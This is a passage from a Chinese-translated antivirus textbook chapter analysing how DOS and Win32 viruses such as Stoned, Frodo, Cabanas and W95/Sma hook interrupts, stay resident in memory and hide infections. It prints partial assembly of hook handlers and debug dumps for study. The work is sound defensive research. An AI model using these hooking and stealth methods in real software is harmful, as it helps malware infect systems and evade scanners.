引导区病毒对传递给INT 13h中断处理程序的AH寄存器中存储的数据非常敏感，在通过为IVT提供一个新的中断处理函数接管该中断后，病毒代码能够根据AH中的数据值使用一系列的比较指令（CMP）进行一定的动作。

典型的做法是：首先，引导区病毒存储INT 13h中断处理函数

```
MOV     AX,[004C] ; INT 13h的偏移量
MOV     [7C09],AX ; 保存这个偏移量，为以后使用作准备
MOV     AX,[004E] ; INT 13h的段寄存器
MOV     [7C0B],AX ; 保存段寄存器的值，为以后使用作准备
```

引导区病毒通常在640KB内存的顶端为病毒本身分配内存，实现方法是修改40h段的BIOS数据区域，修改40h:13h（0:[413h]）处的一个双字数据，这个双字的内容就是用户可分配内存的顶部。这个数据改变以后，任何其他程序都不能在这个数据限制的范围以上分配内存，使得用户可用内存空间比正常情况下要少好几KB。

然后，病毒拷贝自身代码到新分配的内存空间，并且钩挂INT 13h处理程序。有趣的是，引导区病毒（比如Stoned）在将自身代码拷贝到新分配的内存空间之前，就已经钩挂了INT 13h处理程序，而这段没有代码的内存却是新中断处理程序的函数句柄。很明显，病毒系统要求启动

的时候没有其他程序读取磁盘的操作，因为这些操作可能会引起程序崩溃。

钩挂处理程序的操作非常简单，只需要改变IVT中的一个数据项就可以了。

```
MOV     [004C],AX       ; Set new INT 13h Offset in IVT ;(AX中存储病毒代码的偏移地址。——译者注)
MOV     [004E],ES       ; Set new INT 13h Segment in IVT ;(ES中存储病毒代码的代码段地址。——译者注)
```

病毒Stoned更新后的处理程序在清单5-1中列出。

清单5-1　Stoned的新中断处理程序

```
PUSH    DS          ; 将DS入栈
PUSH    AX          ; 将AX入栈
CMP     AH,02       ; 是读取磁盘操作?
JB      Exit        ; 如果不是读取操作，直接跳转到Exit
CMP     AH,04       ; 磁盘检验?
JNB     Exit        ; 如未读写程序跳转到Exit
OR      DL,DL       ; 软盘 A:？（A驱动器的编号为0。——译者注）
JNZ     Exit        ; 非0时（即硬盘）跳转到Exit
XOR     AX,AX       ; 设置 AX=0
MOV     DS,AX       ; 设置DS=0
MOV     AL,[043F]   ; 读取软盘的磁头状态
TEST    AL,01       ; 马达在驱动器A:?
JNZ     Exit        ; 若不是跳转到Exit
CALL    Infect      ; 试图进行感染

Exit:
POP     AX          ; 从堆栈中恢复 AX
POP     DS          ; 从堆栈中恢复 DS
CS:
JMP     FAR [0009]  ; 跳转到实现设置好的原始中断处理程序
```

当然，给出更多病毒代码就违法职业道德了，上面这段代码只是用来说明病毒工作原理的一个框架，但它已经明确说明了钩挂中断的基本方法，同时，也从代码分析的角度展示了计算机病毒的研究方法。过去，我们通常将代码打印在纸上，然后再一行行做注释。最后，打印的代码就变得越来越长，而代码分析却好比是百米赛跑（可能是指病毒代码清单很长，同时要求分析的速度足够快。——译者注）。万幸的是，现在已经有一些非常好的工具，比如IDA（交互式的反汇编工具）可用了（这方面的内容将在第15章中详细介绍）。

5.2.3　钩挂INT 21h中断例程(文件型病毒)

DOS环境下的文件型病毒通常钩挂INT 21h中断，并且常常利用该中断的25号和35号子功能。并不是所有的病毒都需要自己更改INT 21h的中断向量，1989年一个以色列人编写的病毒Frodo就没有改变INT 21h的中断向量。病毒Frodo没有使用常规的方法接管INT 21h中断，而是修改真实的中断处理程序的开始部分，它在程序头部添加了一个跳转指令，这个跳转指令把程序的执行流程转移到病毒的处理程序中。

显然，Frodo是MS-DOS环境下少数实现完全隐藏技术的病毒之一（病毒Dark Avenger，Number_Of_The-Beast，[1] 在Frodo出现的几个月前，就开始使用这个技术，但是Frodo让这个技术闻名天下）。

通过截获INT 21h这个中断的子功能，Frodo能够在DOS环境下隐藏它所造成的文件的变化，当程序需要读取被病毒感染的文件的内容时，病毒就返回该文件的原始信息，从而隐藏了病毒本身。

下面，我们用debug来看一下受到Frodo感染的DOS系统上的INT 21h向量。

```
C:\>DEBUG (进入debug方式.)
```

我们把INT 21h向量转储出来（用debug的命令d。——译者注），其数据内容是19:40EB(内存的表示方式是，段:偏移量)。即使是经过专门训练的人员，也看不出该数据有什么问题。这是因为内存通常是从低端向高端分配的，段地址19确实可能是DOS系统区域，或者指向DOS区域之前的一段低端的内存区域。

```
-d 0:84 14 (中断向量表中INT 21h的地址。——译者注)
0000:0080                EB 40 19 00

.@..
```

下面，我们使用反汇编命令来跟踪一下中断向量表中指定的中断处理例程（见清单5-2）。

清单5-2 跳转到病毒Frodo处理程序的跳转指令（JMP）

```
-u19:40eb

0019:40EB EAD502209E    JMP     9E20:02D5  ; Jump to VIRSEG:02d5
0019:40F0 D280FC33      ROL     BYTE PTR [BX+SI+33FC],CL
0019:40F4 7218          JB      410E
0019:40F6 74A2          JZ      409A
0019:40F8 80FC64        CMP     AH,64
0019:40FB 7711          JA      410E
0019:40FD 74B5          JZ      40B4
0019:40FF 80FC51        CMP     AH,51
0019:4102 74A4          JZ      40A8
```

这段代码看起来就不对劲了，虽然可以见到一个常见的CMP（比较）指令，但是程序开始处的跳转指令把程序转移到了9E20:02D5。这段代码是病毒代码的一部分，病毒用它来对中断INT 21h进行复杂的处理。

最后，看看病毒Frodo的入口处的代码段，这里需要再用一个反汇编指令观察内存中的病毒，如清单5-3。

清单5-3 病毒Frodo的钩挂例程

```
-u9e20:02d5

9E20:02D5 55        PUSH    BP          ;保存 BP
9E20:02D6 8BEC      MOV     BP,SP       ;将SP复制到 BP
:
:
9E20:02F3 53        PUSH    BX          ;保存 BX
9E20:02F4 BB9002    MOV     BX,0290     ;在 BX 中存储函数表
9E20:02F7 2E        CS:
9E20:02F8 3A27      CMP     AH,[BX]     ;这个函数依据被钩挂了吗?
```

```
9E20:02FA 7509       JNZ     0305          ;检查入口点
9E20:02FC 2E         CS:                   ;发现一个匹配
9E20:02FD 8B5F01     MOV     BX,[BX+01]    ;钩挂的偏移地址
9E20:0300 875EEC     XCHG    BX,[BP-14]    ;设置返回地址
9E20:0303 FC         CLD
9E20:0304 C3         RET                   ;程序结束
9E20:0305 83C303     ADD     BX,+03        ;获取下一个入口
9E20:0308 81FBCC02   CMP     BX,02CC       ;程序是否结束了?
9E20:030C 72E9       JB      02F7          ;如果没有，比较?
```

Frodo非常狡猾，它并没有用比较指令（CMP）实现一个简单的switch语句，而是在病毒代码段偏移量290处使用了一个表。病毒依据该表将控制权交给了INT 21h的子功能。下表的加粗部分是DOS的子功能，它后面就是子程序的入口点，下面我们看看病毒所在段偏移地址为290处的数据。

```
-d9e20:290
9E20:0290  30 7C 07 23 4E 04 37 8B-0E 4B 8B 05 3C D5 04 3D   0¦.#N.7..K..<..=
9E20:02A0  11 05 3E 55 05 0F 9B 03-14 CD 03 21 C1 03 27 BF   ..>U.......!..'.
9E20:02B0  03 11 59 03 12 59 03 4E-9F 04 4F 9F 04 3F A5 0A   ..Y..Y.N..O..?..
9E20:02C0  40 8A 0B 42 90 0A 57 41-0A 48 34 0E 3D 00 4B 75   @..B..WA.H4.=.Ku
```

注释　病毒体的其他部分在5.2.5.4节中介绍。

文件型病毒通常利用截获INT 21h的方式进行感染，利用的子功能号是AH=4Bh（EXEC）。从病毒的角度看，利用这个事件（INT 21h中断的48号子功能）是最简单的实现方式之一：文件名已经唾手可得，因为文件名是必须传递给这个子功能的参数。最成功的病毒就是使用了这种方式进行复制，但是，这些病毒中大多数也使用文件打开和关闭事件进行传染。这两个事件能大大提高病毒传播的效率。比如，反病毒扫描器将打开所有的目标进行扫描，如果文件关闭事件被病毒截获，病毒就能立即感染已经扫描过的文件，也就是说反病毒扫描器实际上帮助了病毒的传播。现代反病毒解决方案，比如F-PORT，使用了两种不同的方式检测文件大小，减少这种攻击方法的成功率。F-PROT使用标准的“获取文件大小”的函数，同时也通过定位到文件结尾来获取文件指针的方法获取文件大小。然后F-PROT比较这两种方法的结果，如果它们不匹配，F-PROT就认为这个文件中存在一个隐藏型病毒（stealth virus）。然而，全隐藏策略（full stealth strategy）能够有效地对抗这种检测技术，除非在内存中检测到了这种病毒，并且它所钩挂的例程不起作用了[12]。

表5-2显示了一些早期流行病毒常用的中断处理程序和感染特征。

表5-2　早期计算机病毒中常用的中断处理程序的分发特征

病毒名	感染特征	钩挂的中断
Brain	DBR, Stealth	INT 13h
Stoned	DBR, MBR	INT 13h
Cascade	COM, Encrypted	INT 1Ch, INT 21h
Frodo	COM, EXE, Stealth	INT 1, INT 23h, INT 21h
Tequila	Multipartite: EXE, MBR, Oligomorphic, Stealth	INT 13h, INT 1Ch, INT 21h
Yankee_Doodle	COM, EXE	INT 1, INT 1Ch, INT 21h

5.2.4 DOS环境常用的内存加载技术

本节介绍在DOS环境下，计算机病毒将它们自身加载到内存中时常使用的技术。由于DOS操作系统没有任何内存保护措施，所以病毒可以操纵内存的任何区域。幸运的是，在DOS环境下，病毒不能在内存中有效地隐藏自己的踪迹。这是因为物理内存是连续的，短小的病毒代码片段是很容易被发现的。这也是在DOS环境下没有内存隐藏型病毒（memory stealth virus）的主要原因。但是，病毒仍然有多种技术把自己加载到不常用的内存区域，以此来对抗那些依靠检测中断处理程序的物理位置和特定内存区域（最大到640KB，但是不会超出这个限度）的反病毒产品。

- 把病毒加载到内存中最简单的技术就是根本不用关心病毒体在内存中所处的位置。使用这种技术加载的病毒被称为傻瓜型（Stupid）病毒。这种病毒只是把自己简单地加载到640KB范围内的内存空间中，并不减少存储在高端内存区域0: [413]中限制用户区内存大小的数据，这样的病毒希望其他任何程序都不要占用这段内存。如果其他程序使用了同一块内存区，病毒就会失效。

有些病毒改善了这种加载技术，它们把病毒的执行代码拷贝到内存的末端，并且不允许DOS系统在病毒代码所处的区域内分配内存，因为这样的内存分配过程可能会造成病毒被覆盖而失效。

- 最常见的方法是寻找内存“黑洞”。内存“黑洞”是指那些已经分配但是很少使用的内存区域，在DOS系统中有不少这样的内存“黑洞”。比如，IVT的第二部分（也就是在0:200h开始的一段内存区）是很少能够用到的，因此，病毒可以把自己的一小段代码装载到这样的内存“黑洞”中。

很明显，这种类型的病毒在不同版本的DOS系统之间是不兼容的。比如网络shell（shell是指命令解释程序，通常通过修改中断向量表扩展了DOS的功能。——译者注）就有可能占用中断向量高端地址0:200h，如果系统中装载了这样的shell就可能造成病毒的崩溃。

也有些病毒，比如Darth_Vader（由保加利亚的V.T.编写），把自己装载在DOS内核区域中的小块内存“黑洞”中。类似的内存黑洞还有好几块，但是，如果这些内存“黑洞”被其他的程序占用了，病毒就失去了传染能力。

- 有些DOS病毒也使用TSR功能（但并不是很普遍），比如INT 27h中断，来为病毒代码分配内存，病毒Jerusalem就使用了这种技术。
- 引导区病毒引入了一种最常用的内存装载方式，这种病毒的典型代表是Brain。该病毒通过读取内存区域0: [413]处的四个字节来获取BIOS内存的高端地址。然后，它把这个数据减少几个K，这样病毒就把640KB的内存区域缩小到639KB、638KB甚至更小。用这种方法，内存的高端区域就成了病毒的温床。但是，如果检测中断向量表中那些指向高端内存区域的处理函数，就很容易发现内存中存在这种类型病毒。

引导区病毒通常使用这种方式，它们有时候也使用INT 12h来获取内存的高端区域，然后再去处理存储在BIOS数据区中内存高端地址的数据，处理方法是减小它的数值。

- 还有一种比较特别的方法，就是操纵DOS系统的MCB（内存控制块）链表。这些病毒具有典型的寄生特性，它们通常使用扩展、缩减内存块的方法把自己附加到某种特别的程序的

内存空间之中去。有些病毒只是简单地开启一块新的MCB，然后把这块内存的宿主设置成COMMAND.COM，也就是DOS系统的命令解释程序。病毒Cascade就使用了这种方式来欺骗内存镜像工具，这些工具可以显示已经分配的内存和内存中应用程序之间的关联关系。

有些引导区病毒，比如Filler，也钩挂INT 21h中断，它们在COMMAND.COM装载到内存空间的过程中操纵COMMAND.COM的MCB来为病毒体分配内存。

- 一些早期的DOS病毒，比如Lehigh，从DOS的堆栈中为自己分配内存。
- 病毒Starship采用了一种具有更强欺骗性的方法。这种病毒把它们的主体装载在640KB到1MB范围内的DOS内存区，这块内存是DOS系统的内存区，称为UMB（上位内存块，upper memory block）。这种病毒利用UMB中没有使用的内存块，比如一块在显示区域并不使用的视频内存。1992年出现的病毒Tremor，就用这种技术把自己加载到UMB内存区域中的。
- 更高级的病毒能够把自己加载到HMA（高端内存区，high memory area）中，如果DOS系统中装载了HIMEM.SYS内存驱动程序，那么系统就可以获取HMA，这个内存区域是系统内存的高于1MB内存的另一个64KB区域。病毒GoldBug就是一个在286或以上计算机系统中使用HMA的例子。该病毒是1994年由Q the Misanthrope在美国编写的。

很少有病毒把自己加载到高于1MB的内存区域中，这些内存区域包括扩展内存（XMS），但是有些病毒却这样做，比如1995年roy g biv和RT Fishel开发的Ginger病毒的变种。

- 病毒Reboot Panel使用了一种特别的内存分配方式（INT 2Fh，AX=4A06h）来强迫DOS系统重建病毒代码周围的内存控制块（MCB），据说由Q the Misanthrope编写的病毒都采用了这种技术。[3]

5.2.4.1　内存中的自检测技术

病毒最常用的内存自检测技术是调用一个中断例程，就像是询问“Are you there （你在吗）？”。引导区病毒一般不需要这种内存自检测技术，因为引导区病毒只随着系统启动而装载一次。然而，其他类型的病毒，比如文件型病毒，就需要限定病毒体只进行一次系统钩挂，这样病毒钩挂系统中断或者文件系统，为专用输入寄存器返回特定的输出。当新的病毒开始执行的时候，首先调用这样的例程来检测内存中是否已经有一个同样的病毒在运行。内存中正在执行的病毒副本会告诉新启动的病毒副本“是的，我已经在了，麻烦你不要再次感染了”。表5-3包含了一些DOS系统病毒的例子。

表5-3　早期计算机病毒的内存自检测技术

病毒名称	检测方式	返回结果
Jerusalem	INT 21h AH=E0h	AX=0300h
Flip	INT 21h AX=FE01h	AX=01Feh
Sunday	INT 21h AH=FFh	AX=0400h
Invader	INT 21h AX=4243h	AX=5678h
Nomenklatura	INT 21h AX=4BAAh	清除进位标志

在其他操作系统，如Windows中，病毒在第一次装入的时候就会设置信号灯（semaphore），例如全局互斥量（mutex）。使用这种方法，新装入的病毒副本就可以退出自身的执行状态。

Windows 95环境中以内核模式钩挂文件系统的病毒具有和DOS病毒相类似的内存自检测方法。有时，病毒钩挂I/O端口的访问过程，然后为读取某些特定的虚端口的进程提供返回值。病毒W95/SK就是通过这样的虚拟端口钩挂技术获取病毒的名称。病毒钩挂I/O端口0x534B(SK)的处理过程，当有人读取这个端口的时候，病毒返回0x21(!)。其他病毒可能会检测特定位置的内存区域的数据内容，或者检测是否存在一个用作标记的文件名等。

早期的反病毒产品也使用这些调用来检测内存中的病毒。还可以专门编写一个监测程序来模拟病毒的“Are you there calls”的调用，用来欺骗病毒，让它相信恶意代码已经装入到内存中了，于是病毒就不会装入到系统中。这些方法，并不能作为一种常规方法来使用，反病毒工具只能针对某些病毒的特定变种使用这些方法。

5.2.5 隐藏型病毒

病毒常常截获一个或者一组函数，当其他程序调用这些函数的时候，调用者从病毒的钩挂例程中得到的是经过病毒处理过的数据，而不是原始数据。因此，计算机病毒研究者把那些在内存中活跃着、并且能够伪造返回数据结果的病毒称为*隐藏型*（stealth）*病毒*。

病毒开发者总是喜欢向计算机用户、病毒研究者和病毒扫描器挑战。有些技术，比如对抗启发式搜索技术和对抗枚举技术，就是病毒开发者在扫描器变得更加强大的时候发明的，隐藏型病毒也是这样，而且发展得飞快。

事实上，最早出现在PC机上的病毒之一Brain（一种引导区病毒）就有一定的隐藏特性。在其他程序试图读取被感染磁盘的引导扇区中的数据时，如果内存中存在活动的病毒，该病毒就把原始的引导扇区中的数据显示出来。病毒是通过钩挂磁盘中断处理程序实现这一功能的。在Alan Solomon（一种广泛使用的计算机病毒扫描引擎的作者）揭示出Brain是如何感染系统、如何工作之前，这种病毒技术一直处在其黄金时期。

DOS环境下的文件型病毒也很快实现了隐藏技术。这些技术能够让病毒隐藏更长的时间。事实上，在DOS时代，用户通过记住系统文件的大小的方式进行文件的完整性检测，通过记住一些文件，比如DOS命令解释文件COMMAND.COM的大小，就可以发现很多病毒的感染过程。

病毒研究人员根据病毒隐藏的方式、方法和发现文件中隐藏病毒的难度来对计算机病毒的隐藏技术进行分类。下面几节将介绍一些常用的病毒隐藏技术，包括：半隐藏（semistealth）、读隐藏（read stealth）、全隐藏（full stealth）、簇和扇区级隐藏以及硬件级隐藏。

5.2.5.1 半隐藏（目录隐藏）

如果一个病毒能够隐藏文件大小的改变，但是仍然可以通过正常的文件访问看到改变了的内容，那么这种隐藏称为*半隐藏*。第一个半隐藏形式的病毒是Eddie-2，该病毒是由一个保加利亚人编写出来的。[4]

半隐藏技术需要以下的基本攻击策略：

1) 把病毒代码装入到内存的某个区域中；

2) 截获使用FCB的文件函数，比如FindFirstFile 和FindNextFile；

3) 感染文件，给被感染文件增加固定大小的病毒代码（通常情况下是这样的）；

4) 对被病毒感染的文件做标记；

5) 如果一个已经被感染的文件被截获，病毒就在返回数据中减小该文件的大小。

因为计算机病毒需要快速判断出一个文件是否被感染，所以最简单的方法就是在文件的日期/时间戳上做一个特别的标记。病毒Vienna发明了一种后来非常流行的方法（虽然病毒Vienna是一种直接感染病毒，它并没有使用这种方法进行隐藏）。Vienna将文件的日期/时间戳的第二个字节设置成一个不可能的值30（即60秒）或者是31（即62秒）。这是因为MS-DOS的日期/时间戳存储在一个32位数据中。低5位(0~4)用压缩的方式存储秒，压缩方式是把真实的秒数除以2。这样，存储的数据为2时2实际上是4秒，存储的数据为29实际上是58秒。然而5位数据可以存储到60秒和62秒，病毒就可以利用这些数据作为自己的感染标记。

因为函数FindFirstFile 和FindNextFile用一个数据结构返回信息，所以当隐藏型病毒的钩挂程序调用原始函数获取文件的有关数据时也获取了感染标记。这样，就不需要什么特别的开销来鉴别文件是不是被病毒感染，这一点对于病毒攻击者来说是一个优势，返回的数据结构中含有文件大小，经过病毒的处理后，实际的返回结果就是数据文件真实的长度减去病毒数据长度后的数据长度。

在现代操作系统中，比如32位的Windows系统，半隐藏技术没有得到广泛使用。然而，有文档记载的第一个Win32病毒，W32/Cabanas，就使用了半隐藏技术（或者称为目录隐藏技术(directory stealth)）。

1. VxDCall-INT21_Dispatch的处理程序

病毒W95/HPS[5]引入了这种技术。W95/HPS监测714Eh，714Fh LFN（长文件名）FindFirst/FindNext函数，从病毒的角度来看，这些都是必需的。实际的隐藏实现方法比较特别。病毒在运行过程中把堆栈中的FindFirst/FindNext函数的返回地址改成了自身处理程序的地址。病毒处理程序用原始程序的大小除以101看看有没有余数，如果没有余数病毒就使用扩展的LFN函数打开这个程序，然后从被感染文件的最后四个字节读取病毒的大小，再用堆栈中FindFirst/FindNext/的原始返回值减去刚刚读取到的病毒大小的数据，最后向函数调用者返回计算结果。

虽然病毒体在被感染文件中占用的大小不是一个固定的常数，但病毒仍然能够利用这种方法隐藏病毒对被感染文件的文件大小造成的影响。

2. 钩挂在导入地址表(IAT)上

钩挂导入地址表的方法是病毒W32/Cabanas首先开始使用的，这种方法可能会在其他新的Win32病毒中得到应用。使用相同的算法，这种技术在大部分主流的Win32平台下都可以使用。这种方法的实质就是用修改IAT的方法钩挂API函数。因为Win32宿主程序利用.idata节存储程序中需要用到的API函数的入口地址，病毒程序要做的工作就是修改这些入口地址，把这些地址指向病毒自己的API处理程序。

首先，Cabanas病毒在IAT中搜索所有它能够钩挂的函数，包括：GetProcAddress, GetFileAttributesA, GetFileAttributesW, MoveFileExA, MoveFileExW, _lopen, CopyFileA, CopyFileW, OpenFile, MoveFileA, MoveFileW, CreateProcessA, CreateProcessW, CreateFileA, CreateFileW, FindClose, FindFirstFileA, FindFirstFileW, FindNextFileA, FindNextFileW, SetFileAttrA和SetFileAttrW。

病毒Cabanas一旦发现能够钩挂的函数，它就把该函数的原始入口地址保存到病毒自己的跳

转表中，然后修改.idata节中的一个双字数据（这个数据就是API函数的原始地址），把它指向病毒的API处理程序。

清单5-4显示的是病毒钩挂的GetProcAddress()和FindFirstFileA()两个函数。

清单5-4 钩挂IAT

```
.text (CODE)
0041008E E85A370000   CALL 004137ED
004137E7 FF2568004300 JMP [00430068]
004137ED FF256C004300 JMP [0043006C]
004137F3 FF2570004300 JMP [KERNEL32!ExitProcess]
004137F9 FF2574004300 JMP [KERNEL32!GetVersion]

.idata (00430000)
00430068 830DFA77 ;-> 77FA0D83 Entry of new GetProcAddress
0043006C A10DFA77 ;-> 77FA0DA1 Entry of new FindFirstFileA
00430070 6995F177 ;-> 77F19569 Entry of KERNEL32!ExitProcess
00430074 9C3CF177 ;-> 77F13C9C Entry of KERNEL32!GetVersion

NewJMPTable:
77FA0D83 B81E3CF177 MOV EAX,KERNEL32!GetProcAddress ; Original
77FA0D88 E961F6FFFF JMP 77FA03EE ;-> New handler
.
.
77FA0DA1 B8DBC3F077 MOV EAX,KERNEL32!FindFirstFileA ; Original
77FA0DA6 E9F3F6FFFF JMP 77FA049E ;-> New handler
```

大多数Win32程序都需要使用GetProcAddress函数，这个函数的作用是在程序运行的过程中动态地装入程序需要的API函数，而不是基于导入地址表的静态调用。当宿主应用程序调用函数GetProcAddress时，病毒文件的GetProcAddress处理函数也会调用原始的GetProcAddress函数获取用户需要的API地址，然后病毒函数检测用户需要装入的API函数是否是动态连接库KERNEL32中的函数，再验证这个函数是不是病毒需要钩挂的API函数，如果是，那么病毒就向用户程序返回一个新的API函数地址，这个地址就是病毒的钩挂函数表（NewJMPTable）中的一个地址。这样用户程序同样可以得到新的API函数的入口地址。

W32/Cabanas病毒是一个目录隐藏型病毒，在用户程序调用FindFirstFileA, FindFirstFileW, FindNextFileA和FindNextFileW这几个函数的时候，病毒检测程序的感染标记，如果这个程序没有被感染，病毒就感染它，否则，病毒就返回原始文件大小（即感染前的大小）而不是感染后的文件大小。因为cmd.exe（Windows NT系统的命令解释程序）在处理DIR命令的时候，会调用前面提到的那几个函数，所以如果用户使用DIR命令列文件名时，不仅不能发现文件大小的变化，而且所有没被感染的文件将被病毒感染（如果cmd.exe已经被病毒W32/Cabanas感染了）。

5.2.5.2 读隐藏

读隐藏技术是一种更加先进的攻击技术，具有读隐藏能力的病毒能够在应用程序读取被病毒感染文件内容的时候，显示文件的原始内容而不是感染后的数据，实现这种技术的最常见实现方式是拦截seek函数和/或read函数。

最初的隐藏型病毒，比如Brain，就使用了读隐藏技术。这个病毒简单地截获用户对磁盘第

一个扇区的读操作。在读取磁盘的第一个扇区时，如果该磁盘还没有被感染，病毒就感染这个磁盘，然后把磁盘第一个扇区的原始数据保存在磁盘的其他位置。当其他程序试图读取已经被感染的DBR时，病毒就读取磁盘中存储的原始DBR信息，并把这些信息返回给读取程序。结果，读取“引导扇区”的程序就相信这个伪造的扇区信息是真实的。这个过程可以用图5-2表示。




图5-2　读隐藏型病毒

显然，基于磁盘的读隐藏是最简单的隐藏技术之一。DOS环境的病毒编写者也为文件型病毒开发了读隐藏技术。病毒所要做的工作也不是很多，只要拦截对文件进行访问的read函数和seek函数，然后在其他程序读取被感染文件内容的时候返回伪造的文件信息就可以了。例如，病毒可以拦截任何打开文件的请求，当应用程序试图读取一个被感染文件的内容时，病毒能够把文件指针定位到文件的原始入口点，这样读取文件内容的程序就读到了被感染文件的原始信息，而不会引起任何怀疑。

5.2.5.3　Windows系统下的读隐藏

在Windows环境下读隐藏型病毒都干了些什么？又有谁碰到过熟悉每一个Windows系统程序文件大小的用户？在典型的应用程序都大到软盘装不下的今天，又有谁在乎文件的大小？这些就是在Win32环境下很少有人开发具有隐藏功能的病毒的首要原因。Windows 95环境下的第一个隐藏型病毒W95/Sma[6]在2002年6月才出现，也就是在发现第一个Windows环境下32位病毒的7年以后，多方面的原因造成了在Windows环境下开发隐藏型病毒技术不如在DOS环境下成熟得那么快。

当我试图在我的测试环境中复制病毒Sma的时候，仅仅几分钟之后，我就感觉到我已经处于病毒的Matrix（电影《黑客帝国》）里，这个病毒Matrix控制了我，不让我复制它!

开始的时候，我以为我已经完成了病毒复制，因为我测试机上的替罪羊文件大小已经变了，然后，我就把它们拷贝到软盘上，再复制到另外一台机器上，这台机器是专门用来研究病毒的。奇怪的是，我拷贝过来的文件是干净的（只是看上去没有被感染。——译者注），我把这个过程重复了两次都是如此，于是我怀疑，W95/Sma病毒可能出了差错。

我用Windows命令行工具在已经被病毒感染的系统中查看文件信息。文件中没有什么新的东西。实际上，这个文件的确是增大了，但看起来又好像什么都没有附加上去。我再次读取软盘上的文件，突然，软盘上文件的大小也改变了。我赶忙把软盘插入到我研究病毒的那台机器上，病毒还真的就在那儿! 天哪，这是怎么回事?

病毒试图把被感染的PE文件的第二个字段设置成4，用这种方式来隐藏文件大小的变化。然而，病毒中有一个小bug：它在自己进行比较之前清除了这个它要检测的标志位，因此病毒隐藏文件大小的过程经常失败。被感染的文件看上去增大了4KB，不过，看起来好像这些增长的部分只是填充了一些数据0。

在打开标记为感染的PE文件时，病毒隐藏了文件的真实内容。病毒掩盖文件内容变化的工作非常出色，用户基本上很难发现这些变化的存在。病毒把可执行程序中所有未知的数据都用0来表示，这些数据实际包括了保存在PE文件空闲位置的病毒的解码器。另外，所有被病毒感染过程修改的PE头信息和节头信息也不会显示，系统显示的是修改前的信息。

显然，如果代码中没有bug，病毒是可以完全被隐藏的，对吗？也对，也不对。如果人们使用_open() 和_read()函数打开病毒文件，病毒就能很好地隐藏这些变化，但是，如果使用这样的函数进行文件拷贝，这个新的拷贝实际上被病毒自己给“清理”干净了。

但是，W95/Sma没有钩挂内存映像函数，这意味着使用一些内存映像API函数能够显示出被感染文件的内容，因此可以很方便地使用这些函数来检测这个病毒。这当然是个好消息，然而，不幸的是很多反病毒软件都是使用标准C编写的程序，为的是能够方便移植，但是病毒对这些标准C函数做了严密的监控，结果，很多病毒扫描程序都检测不到这种病毒的存在。

病毒W95/Sma的载荷更有意思，该病毒监听UDP端口，它能在内核模式下执行任何接收到的数据包，这就允许病毒攻击者可以在被感染的系统上干他想干的任何事情，比如他可以远程销毁被控系统的FLASH BIOS数据!

下面一节将介绍DOS环境下的全隐藏型病毒。

5.2.5.4 全隐藏型病毒

DOS环境下的文件型病毒通常钩挂多个DOS功能（表5-4列出了病毒Frodo的功能钩挂表）。Frodo钩挂了多个功能，这些功能要么与返回文件大小有关，要么与读取文件的内容有关。病毒将被感染文件的日期加上100年，并把这个变化作为检测该文件是否被感染的标记。

表5-4 全隐藏型病毒Frodo的功能钩挂表

AH中的子功能号	功能描述
30h	获取 DOS 版本号
23h	为FCB (文件控制块) 获取文件大小
37h	获取/设置 AVAILDEV 标记
4Bh	Exec-Load或执行程序
3Ch	创建或删除文件
3Dh	打开已经存在的文件
3Eh	关闭已经存在的文件
0Fh	使用FCB打开文件
14h	从FCB中顺序读取数据
21h	从FCB文件中随机读取数据
27h	从FCB文件中随机读取一个数据块
11h	使用FCB查找第一个匹配文件
12h	使用FCB查找下一个匹配文件
4Eh	查找第一个匹配文件
4Fh	查找下一个匹配文件
3Fh	读文件
40h	写文件
42h	定位文件指针到指定位置
57h	获取文件的时间/日期戳
48h	分配内存

DOS系统的DIR命令只在目录中显示年份，比如1/09/89，所以在文件的时间戳是未来的某一时间时，很容易将前两位忽略，比如2089年的显示方式和1989年是一样的。Frodo能够根据年份的高位数据修改返回给函数调用者的其他数据。当一个应用程序，比如一个病毒扫描器或者文件完整性检测工具，检查文件长度和文件内容的时候，病毒根据病毒的感染标记返回伪造的数据。如果文件的日期大于或者等于2044年，病毒就将这个文件的文件大小减少4096（病毒的长度）。显然，这种方法只有在2008年以前才能正常工作，这是因为病毒把原始的文件年份加上了100，而当年份大于2107的时候，DOS系统就会越界，并且进入一个循环状态，这样Frodo就会出错。另外，在2044年以后，病毒肯定也会出错，因为病毒将再也不能区别文件是不是被感染了。（可笑的是，随着时间的推移，即使是病毒也会有一些过时的现象，当然，现实世界中，人们并不关心病毒的这些特征。）这个时候，病毒就认为所有文件都被感染了，那么他们的文件大小就会被错误地减少4096，也就是Frodo文件的感染大小。

5.2.5.5　簇和扇区级的文件隐藏

保加利亚人编写的病毒Number_of_the_Beast使用了一种更加先进的隐藏技术。该病毒感染文件，但是它通过钩挂INT 13h（BIOS的磁盘操作例程）来隐藏文件的变化。该病毒使用典型的寄生技术感染文件的前半部，但是如果目标文件所占用磁盘空间的最后一个簇的空闲空间不足512字节，那么病毒就不再感染这个文件。

这个想法很简单。因为DOS系统在进行磁盘格式化的时候就已经确定了每一个簇的大小是2048字节，这个大小就是DOS文件占用的最小的磁盘空间，即使一个文件只有几个字节长，它照样需要占用一个簇的空间。这就意味着磁盘上存在着被占用但没有实际数据的簇空间和扇区空间（通常小于512字节），这些空间就是闲散空间（slack space）。病毒Number_of_the_Beast能够使用这些空间来存储宿主程序中被病毒重写的部分。即使病毒并没有处于活动状态，被病毒感染的文件大小也和感染前没有什么变化，因为系统会根据目录中的条目显示文件的大小。

在有人查看被病毒感染文件的内容时，病毒就提供文件前面部分的原始数据。由于病毒使用了很多技巧和一些没有文档记载的接口，所以，这个病毒特别依赖于DOS系统的版本。

